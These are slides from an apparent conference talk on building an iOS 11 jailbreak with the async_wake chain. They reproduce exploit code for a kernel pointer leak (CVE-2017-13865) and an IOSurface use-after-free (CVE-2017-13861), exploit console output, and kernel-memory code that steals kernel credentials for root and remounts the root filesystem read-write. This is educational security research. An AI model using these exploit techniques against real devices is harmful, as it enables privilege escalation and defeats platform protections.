

The making of an iOS 11 jailbreak: kiddie to kernel hacker in 14 sleepless nights.

Bryce Bearchell

Intro

- Me
 - Inspired by @tlas's talk (13)
 - CTF Player (V&, NASA Rejects, MM, MiBH) (13)
 - OpenCTF organizer @ DefCon (4)
 - Researcher at Coalfire (2)
 - Used to be afraid of kernels (1)





X is Not Unix // XNU is Not Unix



XNU micro history

- XNU = Mach + BSD4.3
- Microkernel vs Monolithic kernel
- Support for ARM, ARM64, IA32, and x86_64. (PPC depreciated as of OSX 10.6)
- Semi-open sourced late 2017:
(<https://github.com/apple/darwin-xnu>)



Warning

- Lots of C
- Complexity scales with abstraction
- Complexity is our friend!



The kernel isn't complicated

- Each individual building block is easily understandable
 - Data Structures
 - Arrays
 - Structs
 - Linked Lists
 - Abstractions
 - Heaps
 - *Tasks*
 - *Mach Ports*



XNU Tasks

- A task in XNU is a collection of
 - Data (Kernel controlled)
 - UID / GID / RID
 - PID
 - Permissions
 - Information about the process
 - Threads (Where the actual execution of code happens)
 - Memory maps
 - Etc.


XNU Ports

- Mach Ports
 - Send and Receive only
 - Security managed by kernel
- Intrinsic
 - At least one RECEIVE right
 - Any number of SEND rights (including 0)
 - Any number of SEND_ONCE rights



You're a mailbox, Harry

The kernel isn't complicated



Let's build a jailbreak for iOS 11

- Why?
- What do we want?
 - Full control over the running system
 - Stability
 - SSH access
 - Arbitrary code execution
- What do we need?
 - An exploit

Leading up to the exploit

- Apple kept it's kernel caches encrypted until iOS 10
- Open Sourcing XNU
- No public jailbreak for iOS 11
- WEN ETA JB?

i41nbeer



Ian Beer @i41nbeer · 5 Dec 2017

If you're interested in bootstrapping iOS 11 kernel security research keep a research-only device on iOS 11.1.2 or below. Part I (tfp0) release soon.

228 741 2.0K



Ian Beer @i41nbeer Following

iOS 11.1.2, now with more kernel debugging:
[bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero/)

6:20 AM - 11 Dec 2017

913 Retweets 2,216 Likes



195 913 2.2K

 Tweet your reply



Ian Beer @i41nbeer · 11 Dec 2017

tfp0 should work for all devices, the PoC local kernel debugger only for those I have to test on (iPhone 7, 6s and iPod Touch 6G) but adding more support should be easy

Exploit needs to yield task_for_pid(0)

- XNU root != Linux root
- Task handling abstraction for mach_vm_* calls
 - Read
 - Write
 - Read_overwrite
 - List
 - Copy
 - Wire
 - Behavior_set
 - Protect
 - Etc...
- Task_for_pid(mach_host_self(), 0, &dst_port) will always fail!

TFPO > Kernel CodeX

- ARM execution modes (analogous to Rings in X86)
 - EL0 – Userland code
 - EL1 – Kernel code
 - EL2 – Unused in iOS, but normally Hypervisor code
 - EL3 – Watchtower (Kernel Patch Protection, Kernel Text Readonly Region)

Kernel Bugs – Ian Beer's Async Wake

- Information Leak (CVE-2017-13865)
- Use-After-Free (CVE-2017-13861)
- Async Wake exploit chain // Getting TFPO

Information Leak (CVE-2017-13865)

- Kernel Address Space Randomization
- XNU Source in Github [darwin-xnu/osfmk/vm/vm_init.c](#)

```
/*
 * Eat a random amount of kernel_map to fuzz subsequent heap, zone and
 * stack addresses. (With a 4K page and 9 bits of randomness, this
 * eats at most 2M of VA from the map.)
 */
if (!PE_parse_boot_argn("kmapoff", &kmapoff_pgcnt,
    sizeof (kmapoff_pgcnt)))
    kmapoff_pgcnt = early_random() & 0x1ff; /* 9 bits */
```

https://github.com/apple/darwin-xnu/blob/0a798f6738bc1db01281fc08ae024145e84df927/osfmk/vm/vm_init.c

Information Leak (CVE-2017-13865)

Listing 25-1: The kernel pointer disclosure in proc_info's LISTUPTRS flavor

```
int
proc_pidlistuptrs(proc_t p, user_addr_t buffer, uint32_t buffersize, int32_t *retval)
{
    uint32_t count = 0;
    int error = 0;
    void *kbuf = NULL;
    int32_t nuptrs = 0;

    if (buffer != USER_ADDR_NULL) {
        count = buffersize / sizeof(uint64_t); // integer division
        if (count > MAX_UPTRS) {
            count = MAX_UPTRS;
            buffersize = count * sizeof(uint64_t); // no modulus problem
        }
        if (count > 0) {
            kbuf = kalloc(buffersize); // modulus remains
            assert(kbuf != NULL);
        }
    } else {
        buffersize = 0;
    }

    // .. will copy after integer division again
    nuptrs = kevent_proc_copy_uptrs(p, kbuf, buffersize);

    if (kbuf) {
        size_t copysize;
        if (os_mul_overflow(nuptrs, sizeof(uint64_t), &copysize)) {
            error = ERANGE;
            goto out;
        }

        if (copysize > buffersize) {
            copysize = buffersize;
        }
        error = copyout(kbuf, buffer, copysize);
    }
}

out:
*retval = nuptrs;
```

Graphic from <http://newosxbook.com/QiLin/qilin.pdf> by Jonathan Levin

Information Leak (CVE-2017-13865)

```
// The Exploit
uint64_t try_leak(pid_t pid, int count) {
    size_t buf_size = (count*8)+7;
    char* buf = calloc(buf_size+1, 1);
    int err = proc_list_uptrs(pid, (void*)buf, buf_size);
    // the last 7 bytes will contain the leaked data:
    uint64_t last_val = ((uint64_t*)buf)[count];
    return last_val;
}
```

If return from try_leak begins with 0x00ffff8XXXXXXXXX we have a kernel zone pointer

Use-After-Free (CVE-2017-13861)

- Systemic bug class due to MIG (Mach Interface Generator)
- This specific bug lies in IOSurfaceRootUserClient
 - Method 17, s_set_surface_notify
- There are more (And you get an 0-day and you get an 0-day and you...)
 - (A Brief History of Mitigation The Path to EL1 in iOS 11 – Ian Beer – BlackHat 2018)

Use-After-Free (CVE-2017-13861)

```
// PANGU TEAM's exploit (not Ian Beer's!)
// http://blog.pangu.io/iosurfacerootuserclient-port-uaf/
// open user client
CFMutableDictionaryRef matching = IOServiceMatching("IOSurfaceRoot");
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
io_connect_t connect = 0;
IOServiceOpen(service, mach_task_self(), 0, &connect);


// add notification port with same refcon multiple times
mach_port_t port = 0;
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
uint64_t references;
uint64_t input[3] = {0};
input[1] = 1234; // keep refcon the same value
for (int i=0; i<3; i++)
{
    IOConnectCallAsyncStructMethod(connect, 17, port, &references, 1, input, sizeof(input), NULL, NULL);
}
IOServiceClose(connect);
```

Async Wake exploit chain // Getting TFPO

1. Get the kernel slide (KASLR offset) with the information leak
2. Send a bunch of big mach messages to cause kalloc to create big allocations
3. Allocate a bunch of mach ports, then use the IOSurface bug to get a reference to one of the ports
4. Free the allocations in step 2
5. Slowly begin reallocating to trigger the garbage collection process. These reallocations are fake ipc_msg buffers which contain a fake port pointing to a fake task struct
6. Use the bsdinfo->pid trick to build an arbitrary read and get the kernel's vm_map and kernel ipc_space
7. Free the kalloc
8. Reallocate and place a fake kernel task port giving us rights to the kernel process (pid 0)
9. Win!!! We now have a task_for_pid right to pid 0!!!

Running the exploit

- Super exciting



Running the exploit


- Xcode debug / console output

```
build_id: 15B202
sysname: Darwin
nodename: nokia-388
release: 17.2.0
version: Darwin Kernel Version 17.2.0: Fri Sep 29 18:14:51 PDT
2017; root:xnu-4570.20.62~4/RELEASE_ARM64_S8000
machine: iPhone8,1
this is iPhone 6s, should work!
message size for kalloc.4096: 2956
got user client: 0x6207
[+] prepared kqueue
task self: 0xfffffffff11095ef40
our task port is at 0xfffffffff11095ef40
found target port with suitable allocation page offset:
0xfffffffff112b9fa68
replacer_body_size: 0xb74
message_body_offset: 0x448
0
e00002c9
0
0
1
2
```

```
198
199
got replaced with replacer port 45
found kernel vm_map: 0xfffffffff10a55de800
second time got replaced with replacer port 0
will try to read from second port (fake kernel)
kernel read via fake kernel task port worked?
0x0000000000420000
0x0000000000000000
0xfffffffff10a5863c0
0xfffffffff10a586410
about to build safer tfp0
message buffer: ffffff110ab8000
fake_kernel_task_kaddr: ffffff110ab8000
read fake_task_refs: d00d
about to test new tfp0
kernel read via second tfp0 port worked?
0x0000000000420000
0x0000000000000000
0xfffffffff10a5863c0
0xfffffffff10a586410
built safer tfp0
about to clear up
closed up
tfp0: 1888b0b
```

Jailbreaking

- Getting root
- Sandbox limitations
- Remounting /
- Platformizing
- Adding entitlements
- Running self-signed code



Getting root

- Think token stealing on Windows
- Find the process list.
- Follow the linked list until pid 0 is found (`kernel_task`)
- Copy the credential pointer from `kernel_task` into our process structure
- Win!

Getting root

Doubly
Linked List

```
#define LIST_ENTRY(type)
struct {
    struct type *le_next;
    struct type **le_prev;
}
```

PID

UID / GID
RUID / RGID

Cred structure

```
194 struct proc {
195     LIST_ENTRY(proc) p_list;          /* List of all processes. */
196
197     pid_t      p_pid;                /* Process identifier. (static)*/
198     void *     task;                /* corresponding task (static)*/
199     struct proc * p_pptr;           /* Pointer to parent process.(LL) */
200     pid_t      p_ppid;               /* process's parent pid number */
201     pid_t      p_pgrpid;             /* process group id of the process (LL)*/
202     uid_t      p_uid;
203     gid_t      p_gid;
204     uid_t      p_ruid;
205     gid_t      p_rgid;
206     uid_t      p_svuid;
207     gid_t      p_svgid;
208     uint64_t   p_uniqueid;          /* process unique ID - incremented on fork/spawn/vfork, remains same across exec. */
209     uint64_t   p_puniqueid;         /* parent's unique ID - set on fork/spawn/vfork, doesn't change if reparented. */
210
211     lck_mtx_t  p_mlock;              /* mutex lock for proc */
212
213     char       p_stat;               /* S* process status. (PL)*/
214     char       p_shutdownstate;
215     char       p_kdebug;              /* P_KDEBUG eq (CC)*/
216     char       p_btrace;              /* P_BTRACE eq (CC)*/
217
218     LIST_ENTRY(proc) p_pglist;        /* List of processes in pgp.(PGL) */
219     LIST_ENTRY(proc) p_sibling;        /* List of sibling processes. (LL)*/
220     LIST_HEAD(, proc) p_children;      /* Pointer to list of children. (LL)*/
221     TAILQ_HEAD( , uthread) p_uthlist;  /* List of uthreads (PL) */
222
223     LIST_ENTRY(proc) p_hash;          /* Hash chain. (LL)*/
224     TAILQ_HEAD( , eventqelt) p_evlist; /* (PL) */
225
226 #if CONFIG_PERSONAS
227     struct persona *p_persona;
228     LIST_ENTRY(proc) p_persona_list;
229 #endif
230
231     lck_mtx_t  p_fdmlock;             /* proc lock to protect fdesc */
232     lck_mtx_t  p_ucred_mlock;         /* mutex lock to protect p_ucred */
233
234     /* substructures: */
235     kauth_cred_t  p_ucred;            /* Process owner's identity. (PUCL) */
236 }
```

./bsd/sys/proc_internal.h

Getting root

1. Set UID / GUID / REUID

```
wk32(cred_ptr+0x18, 0);
wk32(cred_ptr+0x18+4, 0);
wk32(cred_ptr+0x18+8, 0);
```

2. Overwrite the credential pointer

```
// overwrite the cred pointer with kern_task
old_creds = rk64(get_proc_block(getpid())+0x100);
wk64(get_proc_block(getpid())+0x100, rk64(get_proc_block(0)+0x100));
```

That's it!

```
uint64_t get_proc_block(uint32_t target)
{
    uint64_t proc = proc_for_pid(getpid());
    while (proc)
    {
        uint32_t pid = rk32(proc+0x10);
        if (pid == target)
        {
            //printf("[+]\tFound pid (%d) at 0x%llx\n", target, proc);
            return proc;
        }
        proc = rk64(proc);
    }
    printf("[i]\tCouldn't find the pid going forwards, going backwards!!!\n");
    proc = proc_for_pid(getpid());
    while (proc)
    {
        uint32_t pid = rk32(proc+0x10);
        if (pid == target)
        {
            //printf("[+]\tFound pid (%d) at 0x%llx\n", target, proc);
            return proc;
        }
        proc = rk64(proc + 0x8);
    }
    printf("[i]\tCouldn't find the pid!!!\n");
    return -1;
}
```

```
void wk32(uint64_t kaddr, uint32_t val) {
    kern_return_t err;
    err = mach_vm_write(tfp0,
                        (mach_vm_address_t)kaddr,
                        (vm_offset_t)&val,
                        (mach_msg_type_number_t)sizeof(uint32_t));
}
```

Sandbox limitations

- We can't create RWX pages
- Root directory "/" is mounted as read only
- Binaries cannot be run in certain directories
- Fix our entitlements
- We are not a Platform binary
- Unsigned / self-signed code cannot be run

Remounting /

- Easy! Change the flags and then remount

```
char *nmz = strdup("/dev/disk0s1s1");
int rv = mount("apfs", "/", MNT_UPDATE, (void *)&nmz);
```

Remounting /

./bsd/sys/mount.h

```
mount.h  
x  
283 /*  
284 * User specifiable flags.  
285 *  
286 * Unmount uses MNT_FORCE flag.  
287 */  
288 #define MNT_RDONLY 0x00000001 /* read only filesystem */  
289 #define MNT_SYNCHRONOUS 0x00000002 /* file system written synchronously */  
290 #define MNT_NOEXEC 0x00000004 /* can't exec from filesystem */  
291 #define MNT_NOSUID 0x00000008 /* don't honor setuid bits on fs */  
292 #define MNT_NODEV 0x00000010 /* don't interpret special files */  
293 #define MNT_UNION 0x00000020 /* union with underlying filesystem */  
294 #define MNT_ASYNC 0x00000040 /* file system written asynchronously */  
295 #define MNT_CPROTECT 0x00000080 /* file system supports content protection */  
296  
297 /*  
298 * NFS export related mount flags.  
299 */  
300 #define MNT_EXPORTED 0x00000100 /* file system is exported */  
301  
302 /*  
303 * MAC labeled / "quarantined" flag  
304 */  
305 #define MNT_QUARANTINE 0x00000400 /* file system is quarantined */  
306  
307 /*  
308 * Flags set by internal operations.  
309 */  
310 #define MNT_LOCAL 0x00001000 /* filesystem is stored locally */  
311 #define MNT_QUOTA 0x00002000 /* quotas are enabled on filesystem */  
312 #define MNT_ROOTFS 0x00004000 /* identifies the root filesystem */  
313 #define MNT_DOVOLFS 0x00008000 /* FS supports volfs (deprecated flag in Mac OS X 10.5) */  
314
```

Remounting /

- Remounting /

```
// Remount / as rw - patch by xerub
{
    vm_offset_t off = 0xd8;
    uint64_t _root vnode = find_root vnode();
    uint64_t rootfs vnode = rk64(_root vnode);
    uint64_t v_mount = rk64(rootfs vnode + off);
    uint32_t v_flag = rk32(v_mount + 0x71);

    wk32(v_mount + 0x71, v_flag & ~(1 << 6));

    char *nmz = strdup("/dev/disk0s1s1");
    int rv = mount("hfs", "/", MNT_UPDATE, (void *)&nmz);
    printf("remounting: %d\n", rv);

    v_mount = rk64(rootfs vnode + off);
    wk32(v_mount + 0x71, v_flag);
}
```

- Tweet (truncated) by Min(Spark) Zheng - https://twitter.com/_argp/status/942429791520731136

Remounting / - rootvnode->mount->mnt_flag

```
struct vnode {
    lck_mtx_t v_lock;           /* vnode mutex */
    TAILQ_ENTRY(vnode) v_freelist; /* vnode freelist */
    TAILQ_ENTRY(vnode) v_mntvnodes; /* vnodes for mount point */
    TAILQ_HEAD(, namecache) v_ncchildren; /* name cache entries that regard us as their parent */
    LIST_HEAD(, namecache) v_nclinks; /* name cache entries that name this vnode */
    vnode_t v_defer_reclaimlist; /* in case we have to defer the reclaim to avoid recursion */
    uint32_t v_listflag; /* flags protected by the vnode_list_lock (see below) */
    uint32_t v_flag; /* vnode flags (see below) */
    uint16_t v_lflag; /* vnode local and named ref flags */
    uint32_t v_iterblkflags; /* buf iterator flags */
    uint8_t v_references; /* number of times io_count has been granted */
    int32_t v_kusecount; /* count of in-kernel refs */
    int32_t v_usecount; /* reference count of users */
    int32_t v_iocount; /* iocounters */
    void * v_owner; /* act that owns the vnode */
    uint16_t v_type; /* vnode type */
    uint16_t v_tag; /* type of underlying data */
    uint32_t v_id; /* identity of vnode contents */
    union {
        struct mount *vu_mountedhere; /* ptr to mounted vfs (VDIR) */
        struct socket *vu_socket; /* unix ipc (VSOCK) */
        struct specinfo *vu_specinfo; /* device (VCHR, VBLK) */
        struct fifoinfo *vu_fifoinfo; /* fifo (VFIFO) */
        struct ubc_info *vu_ubcinfo; /* valid for (VREG) */
    } v_un;
    struct buflists v_cleanblkhd; /* clean blocklist head */
    struct buflists v_dirtyblkhd; /* dirty blocklist head */
    struct klist v_knotes; /* knotes attached to this vnode */
    /*
     * the following 4 fields are protected
     * by the name_cache_lock held in
     * exclusive mode
     */
    kauth_cred_t v_cred; /* last authorized credential */
    kauth_action_t v_authorized_actions; /* current authorized actions for v_cred */
    int v_cred_timestamp; /* determine if entry is stale for MNT_K_AUTH_OPAQUE */
    int v_nc_generation; /* changes when nodes are removed from the name cache */
    /*
     * back to the vnode lock for protection
     */
    int32_t v_numoutput; /* num of writes in progress */
    int32_t v_writecount; /* reference count of writers */
    const char *v_name; /* name component of the vnode */
    vnode_t v_parent; /* pointer to parent vnode */
    struct lockf *v_lockf; /* advisory lock list head */
    int (**v_op)(void *); /* vnode operations vector */
    mount_t v_mount; /* ptr to vfs we are in */
    void * v_data; /* private data for fs */
}
```

./bsd/sys/vnode_internal.h

```
struct mount {
    TAILQ_ENTRY(mount) mnt_list; /* mount list */
    int32_t mnt_count; /* reference on the mount */
    lck_mtx_t mnt_mlock; /* mutex that protects mount point */
    struct vfsops *mnt_op; /* operations on fs */
    struct vfstable *mnt_vtable; /* configuration info */
    struct vnode *mnt_vnodecovered; /* vnode we mounted on */
    struct vnode *mnt_vnodelist; /* list of vnodes this mount */
    struct vnode *mnt_workerqueue; /* list of vnodes this mount */
    struct vnode *mnt_newvnodes; /* list of vnodes this mount */
    uint32_t mnt_flag; /* flags */
    uint32_t mnt_kern_flag; /* kernel only flags */
    uint32_t mnt_compound_ops; /* Available compound operations */
    uint32_t mnt_lflag; /* mount life cycle flags */
    uint32_t mnt_maxsymlinklen; /* max size of short symlink */
    struct vfsstatfs mnt_vfsstat; /* cache of filesystem stats */
}
```

./bsd/sys/mount_internal.h

Remounting /

```
// Remount / as rw - patch by xerub, modified with Morpheous' symbol finding
// retrieved from: https://github.com/ninjaprawn/async_wake-fun/blob/85c32e3
// async_wake_ios/the_fun_part/fun.m
// discovered from: https://twitter.com/_argp/status/942429791520731136
void xerub_remount_code(uint64_t kaslr)
{
    //rootfs_vnode->vnode_val+0xd8->node_data->data+0x70->flags
    printf("[+]\tGot kaslr == 0x%llx\n", kaslr);
    vm_offset_t offset = 0xd8;
    uint64_t _root vnode = kaslr + 0xffffffff00760a000 + 0x88;
    printf("[+]\tGot _root vnode = 0x%llx\n", _root vnode);
    uint64_t rootfs vnode = rk64(_root vnode);
    printf("[+]\tGot rootfs vnode = 0x%llx\n", rootfs vnode);
    uint64_t v_mount = rk64(rootfs vnode + offset);
    uint32_t v_flag = rk32(v_mount + 0x70);
    printf("[+]\tv_mount=0x%llx\n"
           "[+]\tv_flag_location=0x%llx\n"
           "[+]\tv_flag_value=0x%x\n", v_mount, v_mount + 0x70, v_flag);
    //darwin-xnu/bsd/sys/mount.h
#define MNT_RDONLY 0x00000001 /* read only filesystem */
#define MNT_ROOTFS 0x00004000 /* identifies the root filesystem */
    printf("[+]\tSetting v_flag to 0x%x\n", v_flag & 0xFFFFBFFE);
    wk32(v_mount + 0x70, v_flag & 0xFFFFBFFE);
    char *nmz = strdup("/dev/disk0s1s1");
    int rv = mount("apfs", "/", MNT_UPDATE, (void *)&nmz);
    printf("[+]\t[fun] remounting: %d\n", rv);
    v_mount = rk64(rootfs vnode + offset);
